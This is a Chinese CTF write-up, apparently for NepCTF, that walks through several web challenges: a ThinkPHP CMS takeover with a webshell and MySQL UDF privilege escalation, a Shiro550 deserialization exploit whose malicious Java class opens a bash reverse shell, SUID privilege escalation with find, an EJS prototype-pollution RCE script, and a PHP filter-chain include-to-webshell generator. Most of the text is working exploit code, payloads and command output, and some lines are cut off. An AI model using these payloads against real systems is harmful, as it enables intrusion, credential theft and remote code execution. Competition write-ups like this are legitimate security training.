The screenshot shows a ThinkPHP 6.0.5 CMS backend interface. The left sidebar has a blue header '后台管理' (Backend Management) and a list of modules: '系统设置', '网站配置', '配置管理', '配置类型' (which is selected), '系统管理', '系管理员', '角色管理', and '节点管理'. The main content area has tabs: '常规' (General), 'CMS', and 'search...'. Below the tabs, there are several filter boxes: '节点管理', '行为日志', '操作日志', '网站配置', '配置管理', and '配置类型'. A red diagonal line starts from the top-left corner and points to the error message '页面错误！请稍后再试 ~' (Page error! Please try again later). Below the message, it says 'ThinkPHP V6.0.5 { 十年磨一剑-为API开发设计的高性能框架 } - 官方手册'.

Burp Suite Professional v2021.10 - Temporary Project - licensed to leon406

Dashboard Target **Proxy** Intruder Repeater Window Help

Intercept HTTP history WebSockets history Options

Request to http://43.136.79.41:49200

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1

Pretty Raw Hex ↻ ↻

```
1 GET /index.php/admin/Index/index.html HTTP/1.1
2 Host: 43.136.79.41:49200
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://43.136.79.41:49200/index.php/admin/Index/index.html
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: UVCOOKIE=c0186318067dea707a914ea5dc19848; PHPSESSID=ff714b70b6cedb07d6d0e52a06bccdbb; browse_records=a%3A1%3A%7B1%3A%0%3Ba%3A4%3A%7Bs%3A11%3A%22category_id%22%3B1%3A3%3Bs%3A2%3A%22id%22%3B1%3A1%3B%3A6%3A%22arturl%22%3Bs%3A22%3A%22%2Findex.php%2Fcase%2F1.html%22%3B%3A3%3A%22record_time%22%3B1%3A1690984455%3B%7D; think_lang=zh-cn; admin_auth_cookie=8K1JND7mro0gZ_3q4yiHnQk98iwl7alwgdGfd6jJ8_6ekpVWhzezsAlhrUiUlh72Ro1N1SKYMESGJ37oQtWRO4VSvg9zfvKMj1BK_HdgF_DN20X_AvoMkpthoV12eBL1KTbF9oTKpxDsxlyfbNiJfTG0AsYpB28w0OSZWMykLBlsf8LgVKUCNO5SsnnjfhuuYjpAw5GWkEeYLKIao851HpFj-6j0V_8aRdmkStBpNmMsLh-LVIMY_HULE_lg0xvdArKgf_suUukC2Wambbe7t-dhsPsWVGdnzQ8kbrwmPqAx61_Mf9CtkJNAHEBD2WFzm82Wz6spxgKqjw2rdp2jNRtD_Sjqni17qfqAL5wYzXX0bAzvOhoKvz_XkBjHYPWF5BgvmTxOKNhB; __forward__=%2Findex.php%2Fadmin%2Fconfig_type%2Findex
10 Connection: close
11
12
```

## 现在antsword连接

```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 47d4c169ee65 5.15.90.1-microsoft-standard-WSL2 #1 SMP Fri Jan 27 02:56:13 UTC 2023 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $
```

✓ 成功  
更新数据成功!

先去配置文件拿到数据库密码

```
1 (www-data:/var/www/html/config) $ cat database.php
2 <?php
3 use think\facade\Env;
4 return [
5     // 默认使用的数据库连接配置
6     'default'          => Env::get('database.driver', 'mysql'),
7     // 自定义时间查询规则
8     'time_query_rule' => [],
9     // 自动写入时间戳字段
10    // true为自动识别类型 false关闭
11    // 字符串则明确指定时间字段类型 支持 int timestamp datetime date
12    'auto_timestamp'   => true,
13    // 时间字段取出后的默认时间格式
14    'datetime_format' => 'Y-m-d H:i:s',
15    // 数据库连接配置信息
16    'connections'      => [
17        'mysql' => [
18            'type'           => Env::get('database.type', 'mysql'),
19            'hostname'       => Env::get('database.hostname', '127.0.0.1'),
20            'database'       => Env::get('database.database', 'zengcms'),
21            'username'       => Env::get('database.username', 'root'),
22            'password'       => Env::get('database.password', '456456zxc+123666')
23        ]
24    ]
25]
26]
27]
```

现在回到反弹shell执行mysql语句，这里为了方便我直接给出一键式的payload

```
1 mysql -u root -p456456zxc+123666 -e "show databases;use flag;show tables;select
```

结果如下

```
1 ctfuser@ctfuser:~/Desktop$ mysql -u root -p456456zxc+123666 -e "show databases;use flag;show tables;select * from flag;" 
2 <database>;use flag;show tables;select * from flag;" 
3 mysql: [Warning] Using a password on the command line interface can be insecure.
4 Database
5 information_schema
6 flag
7 mysql
8 performance_schema
9 sys
```

```
10 zengcms
11 Tables_in_flag
12 flag
13 id      flag_value
14 1      何不尝试登顶宝库至高?
15 ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

可以发现数据库里flag但是没有真的flag，里面只有一句话，根据这句话和之前的信息收集可以考虑UDF提权，先做先决添加收集

```
1 mysql -u root -p456456zxc+123666 -e "show variables like '%secure_file_priv%';"
```

结果如下，空的value代表着随便导入和导出，然后看看插件目录有没有权限

```
1 ctfuser@c0be8aae3e0f:/etc/xinetd.d$ mysql -u root -p456456zxc+123666 -e "show va
2 <3666 -e "show variables like '%secure_file_priv%';"
3 mysql: [Warning] Using a password on the command line interface can be insecure.
4 Variable_name      Value
5 secure_file_priv
6 ctfuser@c0be8aae3e0f:/etc/xinetd.d$
```

插件目录可以读写

```
1 ctfuser@43fc606aea45:/etc/xinetd.d$ cd /usr/lib/mysql
2 cd /usr/lib/mysql
3 ctfuser@43fc606aea45:/usr/lib/mysql$ ls -l
4 ls -l
5 total 3604
6 -rwxr-xr-x 1 root  root    10168 Apr 23 14:08 lz4_decompress
7 drwxr-xr-x 1 mysql mysql    4096 Jun 21 07:57 plugin
8 -rwxr-xr-x 1 root  root   3616104 Apr 23 14:08 resolve_stack_dump
9 -rwxr-xr-x 1 root  root    51208 Apr 23 14:08 zlib_decompress
10 ctfuser@43fc606aea45:/usr/lib/mysql$
```

那直接UDF一把梭

payload如下国光大佬的[MySQL UDF 提权十六进制查询 | 国光 \(sqlsec.com\)](http://sqlsec.com)

但是这样太长了反弹shell得到的shell是写不了的，有2个办法，ant上传十六进制然后自己导入，还有就是本地十六进制还原成udf.so

## 我选择第二种

```
1 root@HRP-GOD ~ /P-W-N/tmp
2 xxd -r -p udf.hex >udf.so
3
4 root@HRP-GOD ~ /P-W-N/tmp
5 ldd udf.so
6      linux-vdso.so.1 (0x00007ffe250f3000)
7      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff5a6fd8000)
8      /lib64/ld-linux-x86-64.so.2 (0x00007ff5a75cb000)
```

然后现在把udf.so上传上去，然后导入

```
1 mysql -u root -p456456zxc+123666 -e "USE flag; CREATE TABLE tmp_udf (data LONGBLOB); INSERT INTO tmp_udf (data) VALUES (LOAD_FILE('/tmp/udf.so')); SELECT data INTO DUMPFILE '/usr/lib/mysql/plugin/udf.so' FROM tmp_udf;"
```

```
1 mysql -u root -p456456zxc+123666 -e "SELECT 0x7f454c4602010100000000000000000000000003
```

```
1 mysql -u root -p456456zxc+123666 -e "create function sys_eval returns string son
```

结果如下

```
1 ctfuser@c0be8aae3e0f:/app$ mysql -u root -p456456zxc+123666 -e "create function
2 mysql -u root -p456456zxc+123666 -e "create function sys_eval returns string son
3 mysql: [Warning] Using a password on the command line interface can be insecure.
4 sys_eval('chmod 777 /flag')
5 NULL
6 sys_eval('cat /flag')
7 flag{You_Will_be_royalty}
```

至此3个flag全拿到了

三个flag如下

```
1 flag{Everything_is_illusory}
```

```
2 flag{Welcome_The_King_of_Sideways_Escapes}
3 flag{You_Will_be_royalty}
```

## ezjava\_checkin

随便找个工具梭一下就行，漏洞是Shiro550，比赛时梭不出来大概率是因为环境崩了

然后也可以手动利用依赖打一下：

恶意类：


```
1 package ysoserial.payloads.util.Test;
2
3 import java.io.IOException;
4
5 import com.sun.org.apache.xalan.internal.xsltc.DOM;
6 import com.sun.org.apache.xalan.internal.xsltc.TransletException;
7 import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
8 import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
9 import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
10
11 public class Calc extends AbstractTranslet{
12     {
13         try {
14             Runtime.getRuntime().exec("bash -c {echo ,YmFzaCAtaSA+Ji9kZXVvdGNwLzQ
15         } catch (IOException e) {
16             throw new RuntimeException(e);
17         }
18     }
19 }
20
21 @Override
22 public void transform(DOM document, SerializationHandler[] handlers) throws
23
24 }
25
26 @Override
27 public void transform(DOM document, DTMAxisIterator iterator, SerializationH
28
29 }
30 }
```

生成序列化数据：

```
1 package ysoserial.payloads.util.Test;
2
3 import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
4 import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
5 import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
6 import org.apache.commons.collections4.comparators.TransformingComparator;
7 import org.apache.commons.collections4.functors.ChainedTransformer;
8 import org.apache.commons.collections4.Transformer;
9 import org.apache.commons.collections4.functors.ConstantTransformer;
10 import org.apache.commons.collections4.functors.InstantiateTransformer;
11
12 import javax.xml.transform.Templates;
13 import java.io.IOException;
14 import java.lang.reflect.Field;
15 import java.nio.file.Files;
16 import java.nio.file.Paths;
17 import java.util.PriorityQueue;
18
19 import static ysoserial.payloads.util.Test.util.Serialize.serialize;
20 import static ysoserial.payloads.util.Test.util.Unmarshal.unmarshal;
21
22 public class CC4Test {
23     public static void main(String[] args) throws IOException, ClassNotFoundException {
24         TemplatesImpl templatesimpl = new TemplatesImpl();
25         byte[] code = Files.readAllBytes(Paths.get("/Users/y1zh3e7/web安全/Java:/"));
26         byte[][] codes = new byte[][]{code};
27         Class tem = Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.");
28
29         Field bytecodes = tem.getDeclaredField("_bytecodes");
30         bytecodes.setAccessible(true);
31         bytecodes.set(templatesimpl,codes);
32
33         Field name = tem.getDeclaredField("_name");
34         name.setAccessible(true);
35         name.set(templatesimpl,"aaa");
36
37
38         InstantiationException instantiateTransformer = new InstantiationException();
39         Transformer[] transformers = new Transformer[]{new ConstantTransformer(TrAXFilter.class),
40             instantiateTransformer};
41         instantiateTransformer
42     };
43     ChainedTransformer ctf = new ChainedTransformer(transformers);
44
45     TransformingComparator transformingComparator = new TransformingComparat
46
47     PriorityQueue priorityQueue = new PriorityQueue<>(transformingComparator
```

```
48
49     priorityQueue.add(1);
50     priorityQueue.add(2);
51
52     Field transformingComparatorFiled = transformingComparator.getClass().get
53     transformingComparatorFiled.setAccessible(true);
54     transformingComparatorFiled.set(transformingComparator, ctf);
55
56     serialize(priorityQueue);
57 //     unserialize("ser.bin");
58
59 }
60 }
```

将序列化数据和如下脚本放在一级目录，运行脚本进行加密：



```
1 import base64
2 import uuid
3 from random import Random
4 from Crypto.Cipher import AES
5
6 def get_file_data(filename):
7     with open(filename, 'rb') as f:
```

```

8         data = f.read()
9     return data
10
11 def aes_enc(data):
12     BS = AES.block_size
13     pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).encode()
14     key = "kPH+bIxk5D2deZiIxcaaaA=="
15     mode = AES.MODE_CBC
16     iv = uuid.uuid4().bytes
17     encryptor = AES.new(base64.b64decode(key), mode, iv)
18     ciphertext = base64.b64encode(iv + encryptor.encrypt(pad(data)))
19     return ciphertext
20
21 def aes_dec(enc_data):
22     enc_data = base64.b64decode(enc_data)
23     unpad = lambda s : s[:-s[-1]]
24     key = "kPH+bIxk5D2deZiIxcaaaA=="
25     mode = AES.MODE_CBC
26     iv = enc_data[:16]
27     encryptor = AES.new(base64.b64decode(key), mode, iv)
28     plaintext = encryptor.decrypt(enc_data[16:])
29     plaintext = unpad(plaintext)
30     return plaintext
31
32 if __name__ == '__main__':
33     data = get_file_data("ser.bin")
34     print(aes_enc(data))

```

生成好的数据扔到Cookie里直接发，记得把SESSID删掉，否则会用默认身份，开启监听接收反弹shell：

```
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://nepctf.icepeak.cn:21747/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: rememberMe=
hfzBvNbQ0w+0/x1hmRbx/HnN8qpf046zh1dEfJpYd9luL2G8rH00r0RSwImBQvhuz
TsbTg0pr7I80DwrCY2lgCHG39rvjGpbDY0xH9+rJyZTFpKyxKCq+o2QR625IxGvul6
0VR+c7UL3vLaNCQ1XPg3o8h7zk1kBSB5uznc78tjcq3Pcn7Cq3HNSPbt05aope0UT6
R8uy4dh8iijhFwskKEvIS2tkXY+vK6rGT8ceQ3q+TIirA/SxUI5tH268lnB6UwQHu7
1wETs5izZhn/qJ6sjltdywYmVjbz02r1YdyCRyxcyaXIIt0qZEUSLVQTg0w+Ruh0EH
ILYAXr5wdp/1CgAzvvIyJNzFuthJ66Q+/4F5pGAAftFxI35SpmlNGvXh0YVTDXQV
60EJJ4qjVEFQzaY38tmtR2Zi09ukEduPafJitTe59Prn3KJcXSwh8obwv6R6pZ28
gnccgsttrTgcikbdnS4AwIVSzSpIiipgXfmEo0o0cffK+UB69WIC+0G0dIBRLcAnJ3
EF+/ZuvQhrbZmSVXPPEnjMLV54KfVyb+ltazdzb/Tb/KEQSZAfc9N0ryNgUhfvNjgHr
0+hLpUy5eqhs0e1ulMkxPkvCIhlsQgkJwx3xw7y7di0mjzj9vjqwBYrWwE+a610IT7
D+319CRdpZ75KLkFyRogWIN4xgtQ3E3wWwpDopD+BwZjEaSU14hzRAKf/fVk80ifpb
3v1SQ1nlojZTKeoH267u/ZIMT3E7f8M0lgAKY6cesKxt499t8bssPYALALai3Taj5
F/5uWfQIS7zmIbcQxyQy8FHbYfkPSvnijslm4AXdfmkXPBaiFCEC7WsL6oNVser8C
Uu8fmn7ED2MeUClp9kw4w+ntjh/rVTMVGHGK/LDiiia50IgxgZCc3rgEoaXLWt29z
kvsWpwn4XtRK0Z8JedlNhB85CC3ZjcpSPiQELAamt0dQ42fRGXgbFTdbdmzt9005PD
SiMEn1Zz+1DE7bp13E6GtNpQecwPMgB9SB7kqDejW8Nf3BdTujjixf+Ee7BFK4rotV
0Qx70KeBeKvbfb5MhjzHGxfbt0px1zvcBpWPGeCU5gnm/JSoUs75YpC5Tax/YuWJCnY
xiiL0mvrzg2uiiK0j1SwzdGglpD+owzram2AuhraGexn/vnCM269Cm8s9gRT0PY00
PpiIWFwGxR79tchJD0bW8SVtUDFTR4pBwze6jk4cKLXb7f5SYV5YNLgPMaf
ZPi7RK/QVqkTC5Sq7DZ+g0Uef8EZ4UHh0tbsjCQQX9YnXw5SYZDIKAuaBe18FDhL
8hwEov1ybfMURiGiXhN+/2VyeFIxxukwzDlk07uXXD0+apeIwsyd811VYKRXPpruKTC
0Gufts4hQzqvzvP0BY7L4P9UAye0yns8Abu3xbXJBKEKilgHfmg1ejt+4o6krZQdwZe
8fbF8KcEHuoXvWEunrftrt3tZaj0T0Lst/hqrYRGjtLg53wtFjeLMNA Glj/x5+Fg0w
o9KwNaTePfB1L+S/ZkuLBvEoqvPZm0f0ShaiJBR2bQIwl1X1X+dYBQZilij/ruvYe
Trmj71zPHYFFaw9hdAue8EIWZPIj35fjER/zm2U8BPT7aZxN1jMF1lCf1AZ7w0Y16
HZYyUbgf827ErK0w7mpd8GcsB3TTHB0aFez0xm6Q06Z2mtGNSB0FgMjI+5BYvBRe6T
fxq5StvpSs/QP00baV1n0f7hjHucut32Jwa4zTYL3nk03f0jmRa62Gnl0e64pPj
twk8xf5p+iNwpcBqKAB8Htr/HAAwCgLnB GawT4fzU0hUksXaRnNC3AwNhnjkzQsil
xHgTllVaYoV2Ppqx3Dk8xs9s+A+Z2Dm8bcydkR4I7XHAVmig/XzRqu+ncab62GG2LZA
f9ie0vmx40Cz20jM90EHV0iyayXjzDawR3CeGE2CRF4xQ9/wnbjx9apInjt4KPs0
CeqyXewbEv3JHmV6szF4Tb7Z5yWlkMYAwXy0PmjX9r/SojNyK1w66Zpy+y10esuXi
```

根目录发现flag，但是没有权限，考察suid提权：

```
vai
ctf@e6cce3c7fa3e:/$ cat flag
cat flag
cat: flag: Permission denied
```

查看存在suid权限的命令：

```
1 find / -user root -perm -4000 -print 2>/dev/null
```

移动到根目录以外目录，使用find读取即可：

```
1 ctf@a22799412a37:/$ cd /tmp
2 cd /tmp
3 ctf@a22799412a37:/tmp$ touch y1
4 touch y1
5 ctf@a22799412a37:/tmp$ find y1 -exec cat /flag \;
6 find y1 -exec cat /flag \;
7 flag[xxxxx]
```

## Post Card For You

本意是简单题想给大家一点鼓励，只有一个小点需要注意，只需要参考以下链接就能做出来

<https://eslam.io/posts/ejs-server-side-template-injection-rce/>

但是好多师傅去做Ez\_include去了 (捂脸.jpg)

程序源码已经给出

```
1 var path = require('path');
2 const fs = require('fs');
3 const crypto = require("crypto");
4
5 const express = require('express')
6 const app = express()
7 const port = 3000
8
9 templateDir = path.join(__dirname, 'template');
10 app.set('view engine', 'ejs');
11 app.set('template', templateDir);
12
13 function sleep(milliSeconds){
14     var StartTime =new Date().getTime();
15     let i = 0;
16     while (new Date().getTime() <StartTime+milliSeconds);
17
18 }
19
20 app.get('/', function(req, res) {
21     return res.sendFile('./index.html', {root: __dirname});
22 });
23
24 app.get('/create', function(req, res) {
25     let uuid;
26     let name = req.query.name ?? '';
27     let address = req.query.address ?? '';
28     let message = req.query.message ?? '';
29     do {
30         uuid = crypto.randomUUID();
31     } while (fs.existsSync(`${templateDir}/${uuid}.ejs`))
32
33     try {
34         if (name != '' && address != '' && message != '') {
35             let source = ["source", "source1", "source2", "source3"].sort(function(){
36                 return 0.5 - Math.random();
```

```

37     })
38     fs.readFile(source[0]+".html", 'utf8', function(err, pageContent){
39       fs.writeFileSync(` ${templateDir}/${uuid}.ejs`, pageContent.replace(/--ID--
40         sleep(2000);
41     })
42   } else {
43     res.status(500).send("Params `name` or `address` or `message` empty");
44     return;
45   }
46 } catch(err) {
47   res.status(500).send("Failed to write file");
48   return;
49 }
50
51 return res.redirect(`/page?pageid=${uuid}&name=${name}&address=${address}&mess
52 });
53
54 app.get('/page', (req,res) => {
55   let id = req.query.pageid
56   if (!/^[\u0041-\u005A]{8}-[\u0041-\u005A]{4}-[\u0041-\u005A]{4}-[\u0041-\u005A]{3}-[89AB][\u0041-\u005A]{3}-[\u0041-\u005A]{12}$/
57     res.status(404).send("Sorry, no such id")
58     return;
59   }
60   res.render(` ${templateDir}/${id}.ejs`, req.query);
61 })
62
63 app.listen(port, () => {
64   console.log(`App listening on port ${port}`)
65 })

```

观察易得此处直接传入了所有get参数，将导致原型链污染

```
res.render(` ${templateDir}/${id}.ejs`, req.query);
```

具体分析过程上面链接已经给出这里就不再多说，只需要污染settings即可RCE

如果不想用下面这个payload还可以搜 `ejs rce` 漏洞 找其它分析文章

```

1 {
2   "pageid": id,
3   "settings[view options][outputFunctionName]": "_tmp1;global.proces
4 }
```

需要注意一点是只有linux下ejs只有第一次会compile模板，之后用的都是缓存，

所以打的时候注意模板生成完了就不要直接跳转，要加上payload再访问生成的模板

给出一键getflag程序 (python3)

```
1 import requests, re
2
3 url = "http://nepctf.1cepeak.cn:37416"
4 vps = "vps:port"
5
6 def requestURL(url, params={})->object:
7     resp = {"text": ""}
8     try:
9         resp = requests.get(url, params=params, allow_redirects=False)
10    except Exception as e:
11        print("Network err:", e)
12    return resp
13
14 p = {
15     "name": "a",
16     "address": "a",
17     "message": "a"
18 }
19
20 try:
21     idGot = requestURL(url+"/create", p)
22     idGot = idGot.headers["Location"]
23     idGot = re.findall("[a-z0-9]{8}-[a-z0-9]{4}-[a-z0-9]{4}-[a-z0-9]{4}-[a-z0-9]")
24     if len(idGot) > 0:
25         idGot = idGot[0]
26         print(idGot)
27         p = {
28             "pageid": idGot,
29             "settings[view_options][outputFunctionName]": "_tmp1;global.proces"
30         }
31         print(requestURL(url+"/page", p).text)
32     except Exception as e:
33         print("Network err:", e)
34 }
```

## Ez\_include

### 前言

这题一开始的设定就是做出来的人数比较少，因为这题有三个解题阶段，构造php filter chain、getshell、环境变量提权，难度由难到易，主要考察构造php filter chain；

同时准备了一道相对简单很多的题目Post Card For You给大家放松，不想打击大家的热情。

但是后面发现似乎大家都想把这题做出来，所以这题分数一开始应该加高一些用以区分，是出题人考虑不周

## 试探

点击按钮后发现会跳转到一个链接

```
1 http://xx.xx.xx.xx:5088/jump.php?link=/tmp/resources/2
```

所以这个词叫如来，这个词的秘密，如来，如来了吗？如来嘛，他真来了吗？如来

发现 /tmp/resources/2 似乎是一个Linux里面的绝对路径

继续访问 /jump.php ，可以发现提示似乎给了hint

所以到底来没来？且看 /jump.php?hint

访问 /jump.php?hint 可得源码

```
<?php
$jump_link = $_GET['link'];

if (isset($jump_link)) {
    include($jump_link. ".txt"); // More info? See "/var/www/html/hint.ini" or "./hint.ini"
} else if (isset($_GET['hint'])) {
    highlight_file(__FILE__);
}

if (!isset($_GET['hint']) && !isset($jump_link)) {
?>
所以到底来没来？且看 /<?php echo basename(__FILE__) ?>?hint
<?php
}
?>
```

可以见到 `$jump_link` 可控，且其中具有一个文件包含函数，但是限制了后缀名为txt

似乎还有一个hint，访问 `hint.ini` 可得php.ini

← → C ▲ 不安全 | nepctf.1cepeak.cn:32529/hint.ini

```
[PHP]
::::::
; About php.ini
::::::
; PHP's initialization file, generally called php.ini, is responsible for
; configuring many of the aspects of PHP's behavior.

; PHP attempts to find and load this configuration from a number of locations.
; The following is a summary of its search order:
; 1. SAPI module specific location.
; 2. The PHPRC environment variable. (As of PHP 5.2.0)
; 3. A number of predefined registry keys on Windows (As of PHP 5.2.0)
; 4. Current working directory (except CLI)
; 5. The web server's directory (for SAPI modules), or directory of PHP
; (otherwise in Windows)
; 6. The directory from the --with-config-file-path compile time option, or the
; Windows directory (C:\windows or C:\winnt)
; See the PHP docs for more specific information.
; http://php.net/configuration.file
```

## 查找关键信息

`allow_url_fopen` 和 `allow_url_include` 处于关闭状态，不允许远程包含、`data://`协议以及`php://input`

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = Off

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = Off
```

`open_basedir` 设置为了`/var/www/html`和`/tmp`

`open_basedir = /var/www/html:/tmp`

同时设置了大堆的 `disable_functions` 和 `disable_classes`

```
disable_functions =
fpassthru,fgetss,fgets,fopen,fread,show_source,stream_socket_client,fsockopen,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_
get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system_exec,shell_exec,exec,popen,passthru,syslink,link,syslog,imap,open
,di,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive,pfsockopen,readfile,file_get_contents,file_put_contents,fputts,fwrite,delete,rmdir,rename,chmod,chown,copy,chgrp,chmod,chnow,copy,chmod,chnow,move_uploaded_file,sysmlink
,readlink,curl,int(curl_exec
```

## 切入点

现在信息已经收集完成，可以开始尝试了

由于 `open_basedir` 被设置了`/var/www/html`和`/tmp`，且`chdir,mkdir`在 `disable_functions` 里

所以无法进行日志包含和利用pearcmd.php

(其实日志被软连接到stdout和stderr了，而且pearcmd.php也被我删了,这里设置 open\_basedir 以及限制后缀名txt是为了防止大家往别的方向想导致耽误时间)

结合以下两篇文章：

- <https://tttang.com/archive/1395/>
- [https://github.com/wupco/PHP\\_INCLUDE\\_TO\\_SHELL\\_CHAR\\_DICT](https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT)

可知还是有办法做的，但是有两个坑

1) 读取的文件内容是中文

2) 在 <https://tttang.com/archive/1395/> 原文中构造一句话木马使用的是两个 `` (反引号)，其实是shell\_exec函数，已经被我给禁掉了

那么如何继续解题呢？需要阅读文章了解大概意思，并且需要有一点自己的思考

首先构造base64 php一句话木马

然后使用[https://github.com/wupco/PHP\\_INCLUDE\\_TO\\_SHELL\\_CHAR\\_DICT](https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT)生成payload（当然也可以使用别的项目，在github搜索php filter chain即可，这也是因为比赛中时间有限，善用别人的工具能节省大笔时间）

首先解决第一个问题，txt文件内容是中文：只需要使用convert.base64-encode过滤器进行一次base64编码即可

然后是第二个问题：只需重新构造一句话木马即可，换成使用eval

构造一个简单的一句话木马，但是有+号会影响filter chain的构造

请输入要进行 Base64 编码或解码的字符

<?php eval(\$\_POST[1]);?>

**编码 (Encode)**    **解码 (Decode)**    **↔ 交换**    (编码快捷键: **Ctrl + E**)

Base64 编码或解码的结果:

PD9waHAgZXZhCgkX1BPU1RbMV0pOz8+

可以善用注释符 /\* 解决问题

请输入要进行 Base64 编码或解码的字符

```
<?php eval($_POST[1]);/*
```

编码 (Encode)

解码 (Decode)

↔ 交换

(编码快捷键: **Ctrl + E**)

Base64 编码或解码的结果:

```
PD9waHAgZXZhbCgkX1BPU1RbMV0pOy8q
```

提供一个Python3程序，可以直接运行

file\_to\_use 只需要随便选个txt就行，题目提供了1.txt-5.txt (res文件、题目镜像后续github上补充给出)

```
1 file_to_use = "/tmp/resources/5"
2
3
4 #<?php eval($_POST[1]);/*aaa
5 base64_payload = "PD9waHAgZXZhbCgkX1BPU1RbMV0pOy8qYWFn"
6
7 # generate some garbage base64
8 filters = "convert.base64-encode|convert.iconv.UTF8.CSIS02022KR|"
9 filters += "convert.base64-encode|"
10 # make sure to get rid of any equal signs in both the string we just generated a
11 filters += "convert.iconv.UTF8.UTF7|"
12 for c in base64_payload[::-1]:
13     filters += open('./res/' + (str(hex(ord(c)))).replace("0x", "")).read() + "
14     # decode and reencode to get rid of everything that isn't valid base64
15     filters += "convert.base64-decode|"
16     filters += "convert.base64-encode|"
17     # get rid of equal signs
18     filters += "convert.iconv.UTF8.UTF7|"
19
20 filters += "convert.base64-decode"
21 final_payload = f"php://filter/{filters}/resource={file_to_use}"
22 print(final_payload)
```

生成payload如下

1 php://filter/convert.base64-encode|convert.iconv.UTF8.CSISO2022KR|convert.base64

